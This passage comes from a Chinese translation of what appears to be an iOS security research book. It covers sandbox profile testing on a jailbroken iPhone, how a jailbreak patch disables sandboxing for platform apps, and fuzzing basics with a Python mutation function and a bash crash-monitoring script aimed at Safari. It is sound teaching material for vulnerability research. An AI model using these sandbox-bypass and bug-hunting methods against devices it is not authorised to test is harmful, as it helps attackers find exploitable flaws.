不出所料，未受沙盒限制的应用可以读取该文件。要测试通过sbx_cred_label_update_execve的第二条途径，大家可以把之前执行过的二进制文件复制到/private/var/mobile/Applications下的子目录（比如/private/var/mobile/Applications/DDDDDDDD-DDDD-DDDD-DDDD-DDDDDDDDDDDD/）中。通过在该目录下执行这个测试文件，沙盒内核扩展会自动把进程的描述文件设置为容器的内置描述文件。下面的代码展示了这一点，并且会利用dmesg进一步验证容器描述文件。

```
iFauxn:~ root# cp ~/ioshh/sb5 /private/var/mobile/Applications
/DDDDDDDD-DDDD-DDDD-DDDD-DDDDDDDDDDDD/
iFauxn:~ root# /private/var/mobile/Applications/DDDDDDDD-DDDD-DDDD-DDDD-DDDDDDDDDDDD/
sb5
fopen failed: Operation not permitted
iFauxn:~ root# dmesg | tail
...
bash[15427] Builtin profile: container (sandbox)
bash[15427] Container: /private/var/mobile/Applications/DDDDDDDD-DDDD-DDDD-DDDD-
DDDDDDDDD[69] (sandbox)
```

dmesg的输出也证实了沙盒扩展的使用（在由App Store逻辑使用时，称为Container）。最后我们要尝试的是使用了内嵌授权的平台应用描述文件（MobileSafari方法）。为了做到这些，大家需要在代码签名阶段嵌入授权属性列表：

```
pitfall:sb5 dion$ cat sb5.entitlements
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>seatbelt-profiles</key>
        <array>
                <string>container</string>
        </array>
</dict>
</plist>

pitfall:sb5 dion$ make sb5-ee
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gcc -arch armv6
-isysroot
/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS5.0.sdk sb5.c
-o sb5-ee
export
CODESIGN_ALLOCATE=
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/codesign_
allocate
codesign -fs "dion" --entitlements sb5.entitlements sb5-ee
pitfall:sb5 dion$
```

代码签名工具会为二进制文件签名，并将该签名置于LC_CODE_SIGNATURE Mach-O load命令中。LC_CODE_SIGNATURE块中数据的格式是在xnu-1699.24.8/bsd/kern/ubc_subr.c中描述的。

如前所述，嵌入的plist被放在这个块中，通过沙盒内核扩展查询。该二进制文件一旦执行，内核就应该把描述文件初始化到container中（本例中不会设置扩展）。该文件不应该是可读的。不巧的是，至少在打过redsnOw 0.9.9b7补丁的使用iOS 5.0的iPhone 4上，这个例子会失败：

```
iFauxn:~ root# cp ~/ioshh/sb5-ee /tmp
iFauxn:~ root# /tmp/sb5-ee
This is /tmp/can_you_see_me
iFauxn:~ root# dmesg | grep Sandbox
Sandbox: ignoring builtin profile for platform app:
/private/var/stash/Applications.D1YevH/MobileMail.app/MobileMail
Sandbox: ignoring builtin profile for platform app:
/private/var/stash/Applications.D1YevH/MobileSafari.app/MobileSafari
Sandbox: ignoring builtin profile for platform app: /private/var/tmp/sb5-ee
iFauxn:~ root#
```

在dmesg的输出中，大家会看到所有的平台应用都是运行在沙盒之外的越狱版本中。尽管这样，我们已经说明了正确的途径，也已经用到了内嵌授权。在继续阅读之前，大家可以搞清楚当前的越狱补丁是怎样破坏平台应用的沙盒的。大家很容易在内核缓存中找到“Sandbox: ignoring builtin profile...”（沙盒：忽略内置描述文件……）字符串，而它会把大家带向其中一个补丁。图5-3展示了某一个打过补丁的基本块在应用越狱补丁之前（左图）和之后（右图）的样子。




图5-3　redsnOw 0.9.9b7 cred_label_update_execve

这一对比展现了打过补丁的字节——01 23 01 23，这些字节可用来强制进行调试模式的sysctl检查，并确保条件永远变成为那些不在App Store目录下的应用忽略沙盒描述文件的情况。在用越狱过的iPhone研究漏洞攻击或有效载荷时，大家应该将这类异常牢记于心。

5.4 小结

iOS沙盒的设计初衷是要限制代码执行后的漏洞攻击，并根据进程进行一般操作所需权限对进程施加限制，从而拒恶意软件于App Store之外。App Store应用都是利用这一特性进行隔离的，而40余种预装的平台应用（例如MobileSafari和MobileMail）则具有自定义的描述文件来限制可对它们进行的操作。沙盒系统的主要组件是通过公开TrustedBSD策略的内核扩展实现的。内核扩展会将进程置于由领域特定语言编写的Scheme脚本所描述的沙盒中。该描述文件会被提炼成根据操作的属性（例如vnode的路径或端口号）过滤操作，或是在允许或拒绝的决定中终结的决策树。描述文件可能在运行时以受限的方式得到扩展。

至此，大家应该能编写针对`mac_syscall("sandbox",...)`子系统调用的系统调用fuzzer工具了。内核为沙盒扩展提供的入口点是作为人工审计的起始点给出的。对想绕过沙盒的攻击者来说，本章讨论了二进制描述文件的格式和评估，以及销毁二进制描述文件的代码。另外，我们还讨论了如何将该评估函数作为参照点把内核操作映射到SBPL操作。这是攻击者感兴趣的另一条绕过沙盒的途径。

第6章 对iOS应用进行模糊测试

对设备进行远程漏洞攻击的第一步是要找到其中的安全漏洞。正如我们在第1章中讨论iOS受攻击面时所提到的，攻击者可能有多种方式为iOS设备供应数据。这中间包括某些服务器端的威胁，比如mDNSresponder、无线和蓝牙栈，而且从某种程度上讲还包括短信。而客户端也有诸多这样的程序，包括Web浏览器、邮件客户端、音频/视频播放器，以及App Store应用。关键在于我们要为某个程序找一个特殊的输入，然后用该输入改变该程序的行为。

这样一来就需要模糊测试（fuzzing）出马了。模糊测试是指通过反复向待测应用发送畸形的数据，对应用进行动态测试的过程。最为重要的是，模糊测试让你可以在iOS中发现许多漏洞，而有时你几乎不用费什么劲，有时甚至不必对待测的底层程序有多少了解。换句话说，这是为iOS找bug的最简方法。

在后面的章节中，大家会了解到如何利用这些漏洞进行漏洞攻击，从而在受影响的设备上执行某些未经授权的行动。

6.1 模糊测试的原理

模糊测试，也称动态分析，是一种构造非法输入并将其提供给应用，以期让应用暴露出某些安全问题的艺术和科学。市面上有很多专门介绍这一主题的图书，包括由Sutton、Greene和Amini所著的*Fuzzing: Brute Force Discovery*（978-0321446114），以及Takanen、DeMott和Miller所著的*Fuzzing for Software Security Testing and Quality Assurance*（978-1596932142）。模糊测试也许是最简单的bug查找方法。人们之前已经用它在各种各样的产品中找到了无数与安全相关的bug，这些产品包括Apache HTTP Server、Microsoft RPC接口，当然也包括iOS上的MobileSafari。

模糊测试的基本理念就是重复向系统发送轻度畸形的输入。设计和实现得很好的应用应该能处理提供给它的任何输入，并应该拒绝无效的输入，继续等待后续数据。当它接收到有效输入时，应用应该按照设计预期执行操作。无论哪种情况，程序都不应该崩溃或停止正常工作。模糊测试就是通过向程序发送数以百万计的输入，查看程序是否会崩溃（或执行某些其他未经许可的行为），以此来测试程序是否满足这一要求。测试人员在模糊测试期间会对应用进行监控，确定哪些输入会让应用出错。

我们能够利用模糊测试找到的bug通常包括缓冲区溢出这样的内存损坏型漏洞。例如，程序员假定某种特殊数据（比方说电话号码）不会超过32字节，并因此为该数据准备了大小为32字节的缓冲区。如果开发人员没有显式地检查该数据（或是限制进入该缓冲区的副本的大小），就可能因为预设缓冲区之外的数据损坏而遇到问题。出于这种原因，模糊测试通常被当做一种通过提交畸形数据对开发人员的假定进行测试的技巧。

大家很快就会看到模糊测试的一个不凡之处，那就是很容易搭建基本的模糊测试环境并用它找到真正的bug。我们并不需要了解欲测试的程序（或拿到待测程序的源代码），也不需要了解进行模糊测试所用的输入。在最简单的情况下，我们所需要的就只有一个程序和它的有效输入。有了这些，再加上一点时间和CPU周期，我们就能让模糊测试运行起来了。不过大家随后会看到，虽然可以很快地设置模糊测试，但是要对程序进行深度的模糊测试并找出最重大的bug，还是要对能造成影响的输入以及底层程序的作用机制有所了解。话说回来，苹果这样的公司以及其他组织机构的研究人员都会进行模糊测试，所以要找到最重大的bug，有时候需要进行更深层次的模糊测试。

模糊测试也并非尽善尽美，有些bug是模糊测试没法发现的。比方说，某个字段具有校验和，当输入被修改后，就会让程序拒绝该输入。输入中的多个字节可能是相互关联的，而其中一个的改变是很容易被检测出的，这就会让程序很快拒绝无效输入。同样，如果只有在满足非常精确的条件时bug才很明显，那么模糊测试可能找不出这个bug，至少在合理的时间内是找不出的。所以，不仅是某些类型的协议和输入要比其他的更难进行模糊测试，而且不同类型的应用也会更难进行模糊测试。如果程序可以自行处理错误，而且它是非常强健的，那么有时会掩盖内存破坏。如果程序含有比较厉害的反调试机制（比如DRM软件），我们就很难对它们进行监测。正因为这样，模糊测试并不总是漏洞分析的上上之选。不过大家很快会看到，它对于大多数iOS应用来说都是种相当有效的查bug手段。

6.2 如何进行模糊测试

对应用进行模糊测试涉及若干步骤，首先就是要搞清楚想对哪个应用进行模糊测试，然后是生成用于模糊测试的输入。在此之后，我们就需要想办法把这些输入送进应用。最后，我们还需要有方法监控待测程序，看看是否有错误发生。

在整个流程中，鉴定要测试的应用和数据类型是最重要的，虽然这个步骤需要一点点运气。在第1章中，大家了解到了攻击者向iOS设备发送数据的多种方式。大家在选择要进行模糊测试的应用时，会有很多种选择。就算是决定了要测试的应用，我们还需要决定具体要用什么类型的输入进行测试。例如，MobileSafari就能接受多种类型的输入。大家可能选择MobileSafari中的.mov文件，或是更确切的内容，比如选择MobileSafari中.mov文件的媒体头原子（Media Header Atom）来进行模糊测试。首要原则就是：越是含糊不清的应用和协议，就越是方便下手。此外，我们若瞄准那些问世时间比较久远的应用（比如QuickTime）和（或）出过安全问题的应用（是的，还是QuickTime）也是很有帮助的。

6.2.1　基于变异的模糊测试

一旦知道自己要对什么应用进行模糊测试，你就需要考虑模糊输入（或者测试用例）了。这里，你主要有两种方式可以选择。一种叫作基于变异技术的（mutation-based）模糊测试，或者说“哑”（dumb）模糊测试。这种模糊测试只需要花几分钟时间来设置和运行，但通常找不出藏得很深的bug。它的原理很简单：先选一种有效的输入，该输入可能是.mov等文件，也可能是HTTP会话这样的网络输入，甚至可能是一组命令行参数；然后对这种有效输入进行随机修改。例如：

```
GET /index.html HTTP/1.0
```

可能被篡改成如下等字符串：

```
GEEEEEEEEEEEEEET /index.html HTTP/1.0
GET / / / / / / / / / / / / / / / //index.html HTTP/1.0
GET /index.....................................html HTTP/1.0
GET /index.html111111111111111111111111111111111111 HTTP/1.0
GET /index.html HTTP/1.0000000000000000
```

如果程序员对某个字段的大小作出了不正确的假定，这些输入就可能触发某种错误。想进行这种随机改变，大家并不需要对HTTP协议的工作原理有任何了解。不过，正如大家可能会想到的那样，对数据执行了健全性检查的Web服务器会迅速拒绝这样的输入。大家必须要对有效输入进行修改以找出bug，但如果把输入改得太离谱，它很快就会被拒绝。这就要求我们找到平衡点，也就是说，既需要进行足够的修改以引发问题，又不能让数据变得太过离谱。本章展示了针对MobileSafari展开的基于变异的模糊测试。

6.2.2　基于生成的模糊测试

很多研究人员相信，在模糊输入中融入越多对协议的了解，就越有机会找到漏洞。这就要提到另一种途径了：构造模糊输入，进行基于生成的模糊测试，或者说是“智能”模糊测试。基于生成的模糊测试并不是从某个特定的有效输入开始；相反，你要先弄清楚协议规范描述这几类输入的方式。所以，对于前面那个例子而言，这里不是先对Web服务器上名为index.html的文件发出请求，而是先从HTTP的RFC（www.ietf.org/rfc/rfc2616.txt）着手。该文档的第5节就描述了HTTP消息必然的样子：

```
HTTP-message = Request | Response      ; HTTP/1.1 messages
```

该文档后面还规定了Request必须采用的形式：

```
Request       =   Request-Line              ; Section 5.1
                  *(( general-header        ; Section 4.5
                   | request-header         ; Section 5.3
                   | entity-header ) CRLF)  ; Section 7.1
                 CRLF
                  [ message-body ]          ; Section 4.3
```

进一步深挖，你会看到对Request-Line的如下规定：

```
Request-Line = Method SP Request-URI SP HTTP-Version CRLF
```

Method则被定义如下：

```
Method          = "OPTIONS"          ; Section 9.2
                | "GET"              ; Section 9.3
                | "HEAD"             ; Section 9.4
                | "POST"             ; Section 9.5
                | "PUT"              ; Section 9.6
                | "DELETE"           ; Section 9.7
                | "TRACE"            ; Section 9.8
                | "CONNECT"          ; Section 9.9
                | extension-method
extension-method = token
```

这会持续相当长一段，不过最终RFC规定了HTTP消息可能具有的格式。大家可以利用这一点编写这样的程序：如果该程序能理解这一RFC规范，它就能创造出*/valid/*（有效）却又*/malformed/*（畸形）的HTTP消息。例如，这个程序可以生成完全有效的Requst-URI，但会选择一个特别长的方法名。

基于生成的模糊测试也有缺点：太费事了！大家必须理解相应的协议（某些协议可能是专有的），而且需要一个程序来生成畸形却又基本合乎规范的输入。我们随后会看到如何利用模糊测试框架助力这一工作。很显然，这要比找个有效的HTTP消息并对其进行随机修改麻烦得多。不过，这种“智能”模糊测试的优点同样明显。这种情况下，如果服务器处理HTTP TRACE请求的方式存在漏洞，那么基于变异的模糊测试是没法发现问题的，因为它只进行GET请求（或随机命名的请求方法）。而基于生成的方法会为每种可能的方法构造模糊过的REQUEST-LINE，从而揭露这种理论上的bug。俗话说，一分耕耘，一分收获，这里也是同样道理。在模糊测试上花的精力越多，你就越可能找出重大的漏洞。在本章随后的内容中，大家将看到如何利用Sulley模糊测试框架创建基于生成的测试用例。

6.2.3 提交和监测测试用例

至此，大家已经有了一大批要发送给待测试程序的输入，而且必须搞清楚如何将它们送入程序。对于文件而言，这可能要求用特殊的命令行参数反复地启动程序。对于网络服务器来说，大家可能需要用程序反复连接服务器并发送某一测试用例。虽然这通常是模糊测试过程中最简单的一个步骤，但在iOS中有时很难做到，因为iOS操作系统不是为全功能的计算机设计的，它只用于手机或其他类似设备。所以，像MobileSafari这样的程序压根就不能从命令行启动，因此也就不能从命令行接受URL。这种情况下我们就要研究替代方法。

最后一步就是监测进行模糊测试的应用，看看有没有什么错误出现。这个步骤在模糊测试中是相当关键，但又经常被忽视的。大家可能创造出世界上最聪明的测试用例，但如果没办法弄清楚到底是什么地方出错了，那么再优秀的测试用例也不会对测试的执行带来什么好处。同样，如果不能重复错误（比方说是通过保存测试用例），测试用例就无助于发现问题。

监测应用最简单的方法就是为应用附加调试器，并监察异常或信号。当程序崩溃后，它会生成调试器可以参照的信号。不过大家很快会看到，在Mac OS X或iOS中，这通常是不必要的。我

们还可以在应用的监测过程中使用更为复杂的方法。大家可以监控应用打开了哪些文件、内存的使用情况，等等。总之，监测的内容越多，在向应用输入合适的测试用例时你就越会注意到更多的问题。下面，我们就要讲讲怎样进行模糊测试了。

6.3　对 Safari 进行模糊测试

iOS是精简过的Mac OS X。事实上，这两者有大部分代码是相同的，只不过是为了用于ARM平台（代替了x86或PowerPC）而重新编译过。因此，在为iOS系统找bug时的一个选择就是在Mac OS X与之相同的代码中找bug。不过这说起来容易做起来难，而且大家很可能把时间浪费在分析那些iOS中根本没有的代码上。而从Mac OS X查bug的好处就在于，在桌面计算机上什么事都要简单一些。大家可以在许多计算机上运行多个模糊测试实例，而这些桌面计算机的硬件也要比iOS设备的好，而且有更多实用工具可供选择，等等。换句话说，与iOS设备相比，在Mac OS X桌面计算机上更容易开展模糊测试，而且在给定的时间内能用多得多的测试用例进行模糊测试。真正算得上缺点的只有一条，那就是大家最后可能发现一些只在Mac OS X中存在而iOS中不存在的漏洞，不过这也不是什么过于糟糕的事情。我在本章后面的内容中还会介绍对iOS更有针对性的方法。

6.3.1　选择接口

大家首先需要选择要对什么进行模糊测试。因为Safari和MobileSafari都使用了WebKit内核，所以有大量相同的代码可供模糊测试。简单起见，本节的例子将会对PDF（Portable Document Format，便携文档格式）进行模糊测试。Safari和MobileSafari都会渲染这些文档。这种文档格式是很不错的目标，因为它是种相当复杂的二进制格式。由于Adobe公司每隔几个月就会公布若干Acrobat Reader的漏洞，而Mac OS X的库也需要处理类似的文档，因此我们有理由相信这些代码中也潜藏着漏洞。

6.3.2　生成测试用例

对文件格式进行模糊测试的一个优点是很容易生成大量测试用例。要进行基于变异的模糊测试，我们只需要找一个（或几个）样例PDF文件，并对其进行随机改变。测试用例的质量取决于所使用的PDF文件。如果我们使用了非常简单的文件，就不会测试多少PDF解析代码；复杂的文件效果更好。理想状态下，大家应该用多个不同的初始PDF文件生成测试用例，分别试验PDF规范中表述的不同特性。

下面的Python函数可以向缓冲区添加随机的变化。大家可以设想一下，读入PDF文档，并反复对文档的内容调用该函数，以生成不同的变化过的文件：

```
def fuzz_buffer(buffer, FuzzFactor):
        buf = list(buffer)
        numwrites=random.randrange(math.ceil((float(len(buf)) /
FuzzFactor)))+1
        for j in range(numwrites):
```

```
            rbyte = random.randrange(256)
            rn = random.randrange(len(buf))
            buf[rn] = "%c"%(rbyte);
    return "".join(buf)
```

虽然这段代码极为简单，但人们已经用它在Mac OS X和iOS中找到过大量漏洞了。

6.3.3 测试和监测应用

大家可以把测试和监测结合起来，因为编写的工具可以负责这两项工作。由fuzz_buffer函数生成的模糊输入要发送给受测试的应用。同时，大家需要监测应用，看看是否有输入给它造成了麻烦。不管怎样，如果从未发现所构造的输入让程序崩溃过，那么我们构造完美的恶意输入并将其发送给待测试的程序就没有任何意义了。

Mac OS X和iOS中都有的崩溃报告器（Crash Reporter）是种极佳的机制，可以确定何时出现了程序崩溃。不过它对模糊测试来说并不完美，因为崩溃报告器的结果是存放在某些目录中的文件，这些目录会在崩溃发生后很快出现，但会在出现若干次崩溃后消失。因此，要进行监测，我们最好是仿制一个crash.exe程序（该程序原本仅用于Windows系统）。大家可以在FileFuzz（http://labs.idefense.com/software/fuzzing.php）中找到Michael Sutton编写的crash.exe。这个简单的程序接受待启动的程序、运行文件需要的毫秒数和待测试程序的命令行参数表并作为命令行参数使用。

然后，crash.exe会启动待测试程序，并附加到该程序之上，从而对崩溃或其他不好的行为进行监测。如果该应用崩溃，那么crash.exe就会打印出与崩溃时寄存器状态有关的某些信息。否则，在经过指定的毫秒数之后，它会关闭程序并退出（如图6-1所示）。




图6-1 在Windows中用crash.exe找崩溃

从根本上讲，crash.exe所具有的如下特性对连续多次执行目标程序而言是很理想的。它会用指定的参数启动目标程序，而且能让目标程序在经过一定的时间后保证返回。它可以识别程序何

时崩溃过，并会给出与崩溃（在如图所示的情况中就是寄存器的上下文转储）有关的信息；否则，它就会打印出进程已终止的消息。最后，大家要知道目标进程在crash.exe终止后是不再运行的。最后这一点是很重要的，在某程序有一个实例已在运行的情况下，后运行的实例所表现出的行为通常会有所不同。

下面的例子表明，在Mac OS X中利用崩溃报告器的工作原理，借助一个简单的shell脚本（名为crash）模仿这种行为是非常容易的。（该脚本是用bash编写的，并没有采用Python，这样可以方便大家在iOS中使用该脚本。大家最好不要在iOS中使用Python，因为用Python写的脚本在iOS中运行起来要慢一些。）

```
#!/bin/bash
mkdir logdir 2>/dev/null
app=$1
url=$2
sleeptime=$3
filename=~/Library/Logs/CrashReporter/$app*
mv $filename logdir/ 2> /dev/null
/usr/bin/killall -9 "$app" 2>/dev/null
open -a "$app" "$url"
sleep $sleeptime
cat $filename 2>/dev/null
```

该脚本会接受待启动程序的名称、要传送给该程序的命令行参数和返回前要睡眠的秒数作为命令行参数。它会把所考虑程序的任何崩溃报告都移动到日志目录，然后终止所有存在的目标进程，并调用open以指定的参数启动应用。调用open是种不错的进程启动方式，因为它允许大家指定某个URL并作为传送给Safari的命令行参数。如果只是要启动Safari应用，那么它只需要接受文件名。最后，它会睡眠所请求的秒数，并打印出崩溃报告（如果存在的话）。下面是展示其用法的两个例子。

```
$ ./crash Safari http://192.168.1.182/good.html 10
$

$ ./crash Safari http://192.168.1.182/bad.html 10
Process:         Safari [57528]
Path:            /Applications/Safari.app/Contents/MacOS/Safari
Identifier:      com.apple.Safari
Version:         5.1.1 (7534.51.22)
Build Info:      WebBrowser-7534051022000000~3
Code Type:       X86-64 (Native)
Parent Process:  launchd [334]

Date/Time:       2011-12-05 09:15:27.988 -0600
OS Version:      Mac OS X 10.7.2 (11C74)
Report Version:  9

Crashed Thread:  10

Exception Type:  EXC_BAD_ACCESS (SIGBUS)
```

```
Exception Codes: KERN_PROTECTION_FAILURE at 0x000000010aad5fe8
...

Thread 0:: Dispatch queue: com.apple.main-thread
0   libsystem_kernel.dylib                0x00007fff917b567a
mach_msg_trap + 10
1   libsystem_kernel.dylib                0x00007fff917b4d71 mach_msg
+ 73
...
```

有了这个实用的小脚本，我们就可以自动启动应用，并通过解析其标准输出探测是否存在崩溃。该脚本的另一点好处就是适用于多种应用，而不仅是Safari。下面这样的例子也是行得通的：

```
$ ./crash TextEdit toc.txt 3
$ ./crash "QuickTime Player" good.mp3 3
```

